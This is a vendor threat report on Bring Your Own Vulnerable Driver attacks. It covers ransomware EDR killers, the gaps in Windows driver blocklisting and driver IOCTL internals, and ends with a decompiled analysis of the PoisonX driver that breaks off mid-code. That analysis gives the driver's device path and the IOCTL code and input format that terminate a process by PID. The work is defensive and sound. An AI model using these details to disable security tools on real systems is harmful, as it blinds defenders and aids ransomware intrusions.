guardsix

Emerging threats protection report

BYOVD: How Signed Drivers Become Kernel-Level Backdoors

Executive summary

Bring Your Own Vulnerable Driver (BYOVD) has evolved from a specialized technique into an established method for disrupting endpoint defenses during ransomware intrusions. In a BYOVD attack, threat actors introduce a legitimate but vulnerable signed driver onto an already-compromised Windows system and abuse its kernel-level capabilities to interfere with security tools such as EDR.

ESET's March 2026 research found 54 of ~90 active EDR killers rely on it, collectively abusing 35 signed drivers Windows trusts by default. Attackers pull from a growing pool of already-signed, trusted drivers and select whichever remains unblocked on the target system.

The technique exploits a fundamental gap between trust and safety. A valid digital signature establishes a driver's provenance and integrity, but it does not guarantee that the driver is free from exploitable vulnerabilities. When a vulnerable driver can be loaded and successfully abused, it provides attackers with a path to privileged kernel operations that would normally be inaccessible from user mode. Those capabilities can be turned directly against endpoint defenses.

What becomes possible afterward depends entirely on the functionality exposed by the driver. Some provide self-contained primitives, such as terminating a process using only its PID, while others allow attackers to interfere with security callbacks or remove process protections. Drivers that expose arbitrary kernel memory access offer broader capabilities, but those primitives are not immediately useful on their own: the attacker must first identify the relevant kernel structures and supply build-specific addresses or offsets before they can manipulate them.

For defenders, the risk therefore extends beyond the vulnerable driver itself. An endpoint that unexpectedly stops producing EDR telemetry may initially appear to be experiencing a routine agent failure, when it may instead indicate deliberate security-tool disruption. The resulting visibility gap can provide attackers with greater freedom to continue credential theft, lateral movement, data exfiltration, and ultimately ransomware deployment.

BYOVD isn't a rare, sophisticated one-off anymore. It has become a repeatable and increasingly standardized step in ransomware attack chains. Groups including Qilin, Gentlemen, SilverFox, Reynolds, Akira, LockBit, Medusa, and DeadLock have incorporated BYOVD-based EDR evasion into their operations, either through proprietary tooling or shared frameworks such as EDRKillShifter.

Key takeaways

BYOVD has become an established EDR-evasion technique in ransomware operations.

Threat actors increasingly reuse legitimate but vulnerable drivers to disrupt endpoint defenses, reducing the need to develop new kernel exploits for individual intrusions.

Vulnerable drivers provide a path to privileged kernel operations.

Once a vulnerable driver is loaded, attackers operate with kernel-level privileges—the same privilege tier as the operating system. From there, they can disable callbacks, remove protections, or terminate EDR components before the security agent can effectively respond.

A valid signature does not guarantee a secure driver.

Digital signatures establish provenance and integrity, not the absence of exploitable vulnerabilities. Legitimately signed drivers can therefore become valuable attack primitives when their vulnerabilities or privileged functionality can be abused.

Blocking known vulnerable drivers is necessary, but not sufficient.

Microsoft's Vulnerable Driver Blocklist is a curated list of known vulnerable or malicious drivers. Microsoft states that the blocklist is updated quarterly, with updates also delivered through monthly Windows servicing, but it is not guaranteed to contain every vulnerable driver. Newly discovered or newly weaponized drivers may therefore remain usable until appropriate blocking rules are added.

Table of content


About Guardsix emerging threats protection

The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.

Emerging threats protection is a managed service provided by a Guardsix team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.

All new detection rules are available as part of Guardsix's latest release and through the Guardsix Help Center. Customized investigation and response playbooks are available to all Guardsix Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Guardsix SIEM capabilities.



- Research for emerging threats such as malware families, threat actors and vulnerabilities
- Data retrieval e.g., malware samples, IOCs, and TTP

- Analysis of the collected data and malware and, tracking of threat actors' activities
- Creation and update analytics and playbooks
- Writing of ETP report

- Publishing of report

- Continuous monitoring for other emerging threats to create the next ETP report

The Rise of EDR Killers

Over the past year, “EDR killers” have gone from niche tradecraft to a mainstream talking point in incident response reports and threat intelligence blogs. They are now a standard component of modern ransomware intrusions. Recent campaigns from ransomware groups like Qilin and Warlock have demonstrated how effective this approach is. These groups have been observed using tooling capable of shutting down more than 300 EDR drivers across multiple security vendors in a single run, effectively blinding security teams before deploying ransomware.

In research published in March 2026, ESET reported tracking almost 90 EDR killers actively used in the wild by ransomware groups of varying sizes. Of these, 54 were based on Bring Your Own Vulnerable Driver, collectively abusing 35 vulnerable drivers. ESET also identified seven script-based tools and 15 tools that repurposed anti-rootkit or other freely available software, with additional tools using driverless disruption techniques.

Note

The list of drivers used for EDR killing from 2019 through July 2026 is provided in the **Appendix**.

Recent High-Profile Campaigns (2024– July 2026)

Aug 2026

In August 2026, Check Point documented Lazarus exploiting CVE-2026-68820, a zero-day use-after-free in `AFD.sys`, to gain kernel read/write and escalate to SYSTEM. FudModule then used that one primitive to remove kernel callbacks, unlink minifilters, strip 94 ETW providers, and forge privileged handles. `AFD.sys` ships with Windows and is already loaded, so nothing was dropped, registered, or loaded.

Q1 2026

Gentlemen, among the most active ransomware groups of Q1 2026, supplies affiliates with a centralised EDR-killing suite. Its in-house framework, GentleKiller, exists in at least eight variants, each impersonating a different legitimate security product and each pairing with a different kernel driver. Collectively it targets over 400 processes mapped to 48 security products, including Defender, CrowdStrike, SentinelOne, Sophos, Palo Alto Networks, ESET, Bitdefender, Kaspersky and Trellix.

Feb 2026

Reynolds (February 2026) marked a tactical evolution by embedding a vulnerable driver, `NSecKrnl.sys`, directly inside the ransomware payload rather than staging it as a separate download collapsing the killer and the encryptor into a single binary and removing an entire detection opportunity.

Feb 2026

A Huntress investigation published in February 2026 found attackers deploying an EDR killer built on EnPortv.sys, an EnCase forensic driver from Guidance Software, dropped as OemHwUpd.sys. Its signing certificate was issued in December 2006, expired in January 2010, and was revoked afterwards, none of which prevented the load.

2024-2025

Between mid-2024 and early 2025, over 2,500 variants of the TrueSight anti-rootkit driver v2.0.2 were used in the wild to bypass EDR and facilitate malware installation

What is BYOVD?

BYOVD (Bring Your Own Vulnerable Driver) is a technique where an attacker installs a legitimate but vulnerable kernel driver to gain kernel-level privileges and perform actions that would normally be impossible from user mode. Because the driver is signed, Windows allows it to run, even though it may expose dangerous functionality like arbitrary memory read/write or privileged process control. Rather than developing a malicious driver from scratch, threat actors can reuse an existing vulnerable component as a bridge between user-mode malware and privileged kernel operations.

Unlike userland techniques such as DLL side loading, which operate within the constraints of user-space and application context, BYOVD crosses a critical boundary. By executing in kernel mode, they gain direct access to core system structures and mechanisms that are normally protected from even administrative users.

Windows can assign a process a protection level known as Protected Process Light (PPL), which the kernel checks on every attempt to open that process. Security agents commonly rely on it, and while an agent runs as PPL, no user-mode caller can terminate it or read its memory including administrators and SYSTEM.

Because the check applies only to requests originating in user mode, a driver opening the process from kernel mode is not subject to it at all. Alternatively, since the protection level is simply a field in the process's kernel structure (EPROCESS.Protection), a driver able to write arbitrary kernel memory can clear it, demoting the process to unprotected, after which ordinary user-mode code can terminate it.

This is what makes BYOVD dangerous. Once attackers reach the kernel, they can tamper with system memory, unregister security callbacks, terminate protected processes and carry out a wide range of evasive or invasive actions with kernel-level privileges. In most of the cases, the main goal is to take down EDR products first, blinding the host before the rest of the attack unfolds.

Note

This is why a signed driver is worth more to an attacker than administrative rights alone. While it originally referred specifically to attackers bringing a vulnerable driver onto a system, the term is now often used more broadly to also include the abuse of vulnerable drivers that are already present. We use BYOVD in this broader sense throughout the report.

The Limits of the Vulnerable Driver Blocklist

From Windows 10 Version 1607 onwards, Microsoft implemented a new policy that prevents the loading of any new kernel-mode drivers that are not signed through the Microsoft Developer Portal but drivers signed before July 29, 2015, can still be loaded.

Microsoft maintains the Vulnerable Driver Blocklist to prevent known vulnerable or malicious kernel drivers from loading on Windows systems. The blocklist helps disrupt BYOVD attacks by denying drivers that are known to expose dangerous functionality or have been associated with malicious activity.

The blocklist identifies vulnerable drivers based on:

- **Authentihash**: A cryptographic hash covering the signed sections of the driver file, ensuring the file's contents cannot be altered to bypass the rule.
- **File Name and Version**: Specific internal names and version numbers tied to the flawed code.
- **Signer Information**: The To Be Signed (TBS) hash of the digital certificate used to sign the driver

But, a single driver can exist in multiple different versions. Not every affected version will necessarily be included in the blocklist, allowing attackers to select older, uncommon, or less widely analyzed versions that have not yet been identified.

In a research from Check Point, in one campaign, adversary produced over 2,500 distinct variants of a single vulnerable driver (Truesight.sys v2.0.2) by changing just eight bytes: the PE checksum and a few bytes of certificate padding, neither of which is covered by the Authenticode hash. As a result, each modified copy produced a different full-file hash while retaining a valid digital signature and the same vulnerable functionality.

Beginning with the April 2026 Windows security update, Microsoft's Windows Driver Policy removes default kernel trust for drivers signed only through the deprecated cross-signed program, requiring WHCP certification or inclusion on Microsoft's explicit allow list instead. This significantly narrows the BYOVD attack surface by stripping trust from old cross-signed certificates historically abused by threat actors, but it does not eliminate the technique entirely since WHCP-signed drivers can still become vulnerable after certification.

Drivers Basics

User Mode and Kernel Mode

Windows separates execution into two primary privilege levels:

- User mode, where normal applications such as browsers, command-line tools, services, and malware execute.
- Kernel mode, where the Windows kernel, device drivers, memory manager, process manager, and other core operating-system components execute.

User-mode applications run with restricted access. Even an application running with administrator privileges cannot directly read or write arbitrary kernel memory. Kernel-mode drivers, however, execute with significantly greater privileges and can access hardware, kernel memory, processes, and protected operating-system resources.

User-mode restrictions apply to processes as well as memory. Windows can assign a process a protection level known as Protected Process Light (PPL) which the kernel checks on every attempt to open that process. Security agents commonly run as PPL, and while they do, no user-mode caller can terminate them or read their memory, including administrators and SYSTEM.


Note

The two-level model above describes a system without Virtualization-Based Security (VBS). Where VBS is enabled, the Hyper-V hypervisor divides the machine into Virtual Trust Levels, and the user/kernel split describes only the lower of them.

VTL0, the normal world. Ring 3 holds ordinary processes and services. Ring 0 holds the NT kernel (`ntoskrnl.exe`) and every loaded device driver.

VTL1, the secure world. Ring 0 holds the Secure Kernel (`securekernel.exe`). Ring 3 holds Isolated User Mode trustlets, such as `LsaIso.exe`, which backs Credential Guard.

CPU protection rings



Drivers Basics

Virtual Trust Levels and CPU rings

	VTL0 : normal world	VTL1 : secure world
Ring 3 User mode	**Ordinary processes and services** Browsers, Outlook, Office apps, background services.	**Isolated User Mode trustlets** For example `LsaIso.exe` for Credential Guard.
Ring 0 Kernel mode	**`ntoskrnl.exe`** The NT kernel and every loaded device driver — including any vulnerable signed driver.	**`securekernel.exe`** The Secure Kernel. No VTL0 driver is loaded here.

Hyper-V hypervisor

The hypervisor enforces the VTL boundary. Kernel-level compromise in VTL0 does not grant access to VTL1 secrets.

Driver Initialization

A Windows driver is typically loaded as a `.sys` file. When the driver is loaded, Windows transfers control to its initialization routine, named DriverEntry. This function prepares the driver to receive and process requests from the operating system and, where applicable, user-mode applications.

`DriverEntry` typically does three things:

- Creates a device object.
- Creates a user-accessible name for that device.
- Registers the driver's dispatch routines.

Creating the Device Object

The driver calls `IoCreateDevice` to create a device object in the Windows Object Manager namespace under a path `\Device\<Name>`. The device object represents the driver's kernel-facing endpoint. It is associated with the driver's `DRIVER_OBJECT` structure and is used by the I/O Manager when routing requests to the driver.

Exposing the Device to User Mode

A user-mode application normally cannot open an object by using its `\Device` path directly. The driver calls `IoCreateSymbolicLink` to create a symbolic link between a DOS-style device name and the underlying kernel device object. For example: `\??\<DeviceName> → \Device\<DeviceName>`

This mapping allows a user-mode application to open the device through a Win32 path: `\\.\<DeviceName>`

Without this symbolic link, the device may exist in the kernel namespace but would not have a conventional path through which a user-mode application could communicate with it.

A user-mode application can open the driver using CreateFileW. Example:

```
HANDLE hDevice = CreateFile(
        L"\\\\.\\MyCustomDevice",       // Device path (corresponds to driver symlink)
        GENERIC_READ | GENERIC_WRITE,  // Access rights requested
        0,                             // Share mode (0 = exclusive access)
        NULL,                          // Security attributes
        OPEN_EXISTING,                 // Devices must use OPEN_EXISTING
        FILE_ATTRIBUTE_NORMAL,         // File attributes
        NULL                           // Template file handle
    );
```

Plug and Play drivers may instead expose a device interface that applications discover through SetupAPI or Configuration Manager APIs. However, once the device path has been obtained, the remaining communication flow is broadly similar.

Drivers Basics

Registering Dispatch Routines

The driver must tell the I/O Manager which functions should process different categories of requests.

The `DRIVER_OBJECT` structure contains a `MajorFunction` array of function pointers. Each entry in this array corresponds to a specific `IRP_MJ_*` major function code. These codes represent the type of request being made by user mode or the system.

Example:

```
DriverObject->MajorFunction[IRP_MJ_READ] = DriverRead;
```

The following table shows commonly used major function codes, the dispatch operations they represent, and the corresponding actions that typically trigger them from user mode.

Index	Major Function	Typical user-mode operation
`0x00`	`IRP_MJ_CREATE`	Opening the device with `CreateFile`
`0x02`	`IRP_MJ_CLOSE`	Releasing the associated file object
`0x03`	`IRP_MJ_READ`	Calling `ReadFile`
`0x04`	`IRP_MJ_WRITE`	Calling `WriteFile`
`0x0E`	`IRP_MJ_DEVICE_CONTROL`	Calling `DeviceIoControl`

The `MajorFunction` array acts as the driver's request-routing table. When the I/O Manager receives an operation involving the device, it uses the request's major function code to select the appropriate dispatch routine.

The I/O Request Packet

The I/O Manager represents all driver requests using a data structure called an I/O Request Packet (IRP). An IRP is the fundamental unit of communication between user mode and kernel mode, and it functions as a self-contained package holding all parameters, buffers, and status codes required to process a hardware or file request.

Every driver function that handles these requests follows a standard dispatch routine signature:

```
DRIVER_DISPATCH DriverDispatch;
NTSTATUS DriverDispatch(
  [in, out] _DEVICE_OBJECT *DeviceObject,
  [in, out] _IRP *Irp
)
```

The parameters passed to a dispatch routine are:

- DeviceObject: Identifies the specific device instance the request is targeting.
- Irp (I/O Request Packet): The structure the I/O manager builds to describe the operation being requested.

Drivers Basics

Sending Commands with DeviceIoControl

Although drivers can support `ReadFile` and `WriteFile`, many third-party software and hardware drivers expose their primary functionality through IOCTL requests.

> Input/Output Control (IOCTL) is a control code that allows user-mode applications to communicate directly with kernel-mode device drivers to perform specialized tasks, such as reading/writing hardware, configuration, or data exchange


Windows drivers interact with these commands through the DeviceIoControl API in user-mode and corresponding IRP (I/O Request Packet) handling functions in kernel-mode.

The control code is not arbitrary. It is a packed 32-bit value built by the `CTL_CODE` macro:

```
#define CTL_CODE(DeviceType, Function, Method, Access)
(((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method)) \
```

Field	Meaning
Device type	`FILE_DEVICE_UNKNOWN` (0x22) for most third-party drivers
Required access	`FILE_ANY_ACCESS`, `FILE_READ_ACCESS`, `FILE_WRITE_ACCESS`
Function code	Vendor-defined; values below 0x800 are reserved by Microsoft
Transfer method	How buffers reach the driver

Two fields matter for analysis. The access field tells the I/O manager what rights the handle must carry; `FILE_ANY_ACCESS` (0) means it enforces nothing, so a handle opened with zero requested access still reaches the dispatch routine.



> The dashed line marks the privilege boundary. Everything to the right executes in ring 0, so an unvalidated control code or buffer here is a direct path to kernel compromise.

Typical BYOVD attack flow

Obtain elevated privileges

Loading a kernel-mode driver requires SeLoadDriverPrivilege, exposed in Group Policy as Load and unload device drivers. By default, this privilege is assigned to the local Administrators group, so adversaries seek administrative access through credential theft, privilege escalation, exploitation, or lateral movement.


However, SeLoadDriverPrivilege is not exclusive to administrators. Any account holding SeLoadDriverPrivilege can load a driver, including a standard user granted it directly or through a group that holds it by default.

The adversary then drops the vulnerable driver, usually a `.sys` file embedded in the loader and written out at runtime, sometimes fetched from C2 or even from the vendor's own download page.

Load the vulnerable driver

After obtaining administrative privileges, adversaries load the driver. Windows drivers are commonly registered through the Service Control Manager as kernel-mode services. An adversary may use native utilities such as `sc.exe`. Alternatively, malware may use Windows APIs or native system calls, such as `CreateService`, `StartService`, or `NtLoadDriver`, to register and load the driver programmatically.

When a driver is registered as a service, a registry entry is created under:
`HKLM\SYSTEM\CurrentControlSet\Services`



Open device driver

The attacker-controlled user-mode component opens a handle to the device interface exposed by the driver. e.g:

```
CreateFile(
    "\\\\.\\Device",
    GENERIC_READ | GENERIC_WRITE,
    0,
    NULL,
    OPEN_EXISTING,
    0,
    NULL
)
```

If the device exists and its access permissions allow the request, Windows returns a valid handle. The malware then uses this handle to communicate with the driver.

Send IOCTL requests


Communication between user mode and a kernel driver commonly occurs through I/O control requests, or IOCTLs. The attacker sends a supported IOCTL code and a specially constructed input buffer using `DeviceIoControl`.

```
DeviceIoControl( hDriver, ioctl_code, inputBuffer, ....)
```

Perform privileged kernel operations

The vulnerable driver processes the request in kernel mode and performs the privileged operation on behalf of the attacker. A driver may expose more than one privileged primitive through its IOCTL interface, and which ones it exposes is fixed by the developer's implementation rather than chosen by the attacker. These primitives can include arbitrary kernel memory read/write, interference with security callbacks, removal of process protections, termination of protected processes, and other kernel-level operations that can be abused to impair endpoint defenses.

The vulnerable driver therefore acts as a bridge between the attacker-controlled user-mode process and privileged kernel functionality.



Driver Analysis

PoisonX


PoisonX is a vulnerable driver observed in recent activity linked to the Beast ransomware rebrand, as reported by Symantec. The driver is capable of terminating security-product processes and stripping user-mode API hooks, effectively blinding endpoint visibility on the compromised host before the main payload is executed.

The driver is properly signed, accepted by the system, and absent from the Microsoft Vulnerable Driver Blocklist. The PoisonX kernel driver carries a valid Microsoft code-signing certificate, allowing it to load into Windows kernel space without triggering standard OS security alerts.

SHA-256 : `a5035cbd6c31616288aa66d98e5a25441ee38651fb5f330676319f921bb816a4`


```
C:\Users\wadmin\Downloads>signtool.exe verify /kp PoisonX.sys
File: PoisonX.sys
Index  Algorithm  Timestamp
========================================
0      sha256     RFC3161

Successfully verified: PoisonX.sys
```



Analysis

The request flow can be summarized as follows:



Driver Entry

Decompile: entry - (PoisonX.bin)

```
1
2  /* WARNING: Function: __security_check_cookie replaced with injection: security_check_cookie */
3
4  int entry(PDRIVER_OBJECT DriverObject)
5
6  {
7    NTSTATUS NVar1;
8    longlong lVar2;
9    PDRIVER_DISPATCH *ppuVar3;
10   undefined1 auStackY_2b8 [32];
11   PDEVICE_OBJECT local_278;
12   _UNICODE_STRING local_270;
13   undefined1 local_260 [24];
14   byte local_248 [96];
15   byte local_1e8 [96];
16   undefined8 local_188 [22];
17   undefined8 local_d8 [24];
18   ulonglong local_18;
19
20   local_18 = DAT_140003000 ^ (ulonglong)auStackY_2b8;
21   ExInitializePushLock(&DAT_140004030);
22   local_278 = (PDEVICE_OBJECT)0x0;
```

The driver decodes two strings that are stored in an obfuscated form within the binary. The strings are XOR-encoded using the byte `0x3A` and decoded at runtime by a dedicated function. They represent the kernel device name and its corresponding DOS symbolic-link name:

- `\Device\{F8284233-48F4-4680-ADDD-F8284233}`
- `\DosDevices\{F8284233-48F4-4680-ADDD-F8284233}`

```
RtlInitUnicodeString(local_260,local_d8);
NVar1 = IoCreateDevice(DriverObject,0,&local_270,0x22,0x100,'\0',&local_278);
if (NVar1 == 0) {
  ppuVar3 = DriverObject->MajorFunction;
  for (lVar2 = 0x1b; lVar2 != 0; lVar2 = lVar2 + -1) {
    *ppuVar3 = FUN_140001750;
    ppuVar3 = ppuVar3 + 1;
  }
  DriverObject->MajorFunction[0xe] = dispatch_device_control;
  DriverObject->DriverUnload = driver_unload;
  IoCreateSymbolicLink(local_260,&local_270);
}
return NVar1;
```

The driver then calls `IoCreateDevice` to create the device object.

After successfully creating the device, the driver initializes its dispatch table. Most entries in the `DriverObject->MajorFunction` array are assigned to a generic stub routine that rejects unsupported operations with an invalid-request status.

The only specialized handler registered by the driver is at index `0x0E`, corresponding to `IRP_MJ_DEVICE_CONTROL`.

IOCTL requests submitted from user mode through `DeviceIoControl` are routed to `dispatch_device_control`, which implements the driver's main functionality. The symbolic link subsequently exposes the kernel device through a path that can be opened by a user-mode application.

The driver also registers `driver_unload` through the `DriverUnload` field of the `DRIVER_OBJECT` structure: `DriverObject->DriverUnload = driver_unload;`

Windows invokes this routine when the driver is unloaded. Its purpose is typically to remove the symbolic link, delete the device object, and release any resources allocated during initialization. Registering an unload routine ensures that the communication interface and associated kernel objects are cleaned up when the driver is removed.

IOCTL Dispatch and Process-Termination Capability

The driver's `dispatch_device_control` routine handles requests sent from user mode through `DeviceIoControl`. It retrieves the current I/O stack location from the IRP, extracts the IOCTL code, and supports two control codes:

IOCTL Code	Function	Operation
`0x22e008`	`ioctl_register_pid`	Adds a supplied process ID to an internal PID list
`0x22e010`	`ioctl_kill_process`	Terminate the process identified by the supplied PID

```
undefined4 dispatch_device_control(undefined8 param_1,longlong param_2)

{
  longlong lVar1;
  undefined4 uVar2;
  uint local_res10 [6];
  undefined8 uVar3;

  local_res10[0] = 0;
  lVar1 = *(longlong *)(param_2 + 0xb8);
  uVar2 = 0xc00000bb;
  if (lVar1 != 0) {
    if (*(int *)(lVar1 + 0x18) == 0x22e008) {
      uVar3 = ioctl_register_pid(param_2,lVar1,local_res10);
      uVar2 = (undefined4)uVar3;
    }
    else if (*(int *)(lVar1 + 0x18) == 0x22e010) {
      uVar3 = ioctl_kill_process(param_2,lVar1,local_res10);
      uVar2 = (undefined4)uVar3;
    }
  }
  *(ulonglong *)(param_2 + 0x38) = (ulonglong)local_res10[0];
  *(undefined4 *)(param_2 + 0x30) = uVar2;
  IofCompleteRequest(param_2,0);
  return uVar2;
}
```

`dispatch_device_control` IOCTL handling

`IOCTL 0x22E008`

Add PID to Internal List

The first handler reads an ASCII process ID from the shared system buffer and converts it to an integer using `atoi`. It then searches a global array for the PID. If the value is greater than one and is not already present, the driver stores it in the first available entry.

On its first invocation, it also locates `\Driver\nsiproxy`, saves the original `IRP_MJ_DEVICE_CONTROL` handler, and replaces it with a custom dispatch routine in order to intercept subsequent NSI proxy requests.

The stored PID list is likely used by the hooked routine to identify processes whose network information should be filtered or modified. This allows the driver to selectively alter or suppress NSI responses for specific processes. The exact behavior depends on the implementation of the replacement handler and how it processes incoming IOCTL requests.

`IOCTL 0x22E010`

Terminate Process

When a user-mode program sends this IOCTL with a PID (as an ASCII string), it reads the ASCII string from the caller's input buffer and converts it to an integer with `atoi`.

```
undefined8 ioctl_kill_process(longlong param_1,longlong param_2,undefined4 *param_3)

{
  char *_Str;
  int iVar1;
  undefined8 uVar2;

  _Str = *(char **)(param_1 + 0x18);
  uVar2 = 0xc0000001;
  iVar1 = atoi(_Str);
  terminate_process_by_pid((longlong)iVar1);
  if (_Str != (char *)0x0) {
    if (*(uint *)(param_2 + 8) < 3) {
      uVar2 = 0xc0000023;
    }
    else {
      uVar2 = 0;
      _Str[0] = 'o';
      _Str[1] = 'k';
      _Str[2] = '\0';
    }
    *param_3 = 3;
  }
  return uVar2;
}
```

It then passes the PID to `terminate_process_by_pid` function that creates a `CLIENT_ID` structure and calls:

```
ZwOpenProcess(
&processHandle,
PROCESS_ALL_ACCESS,
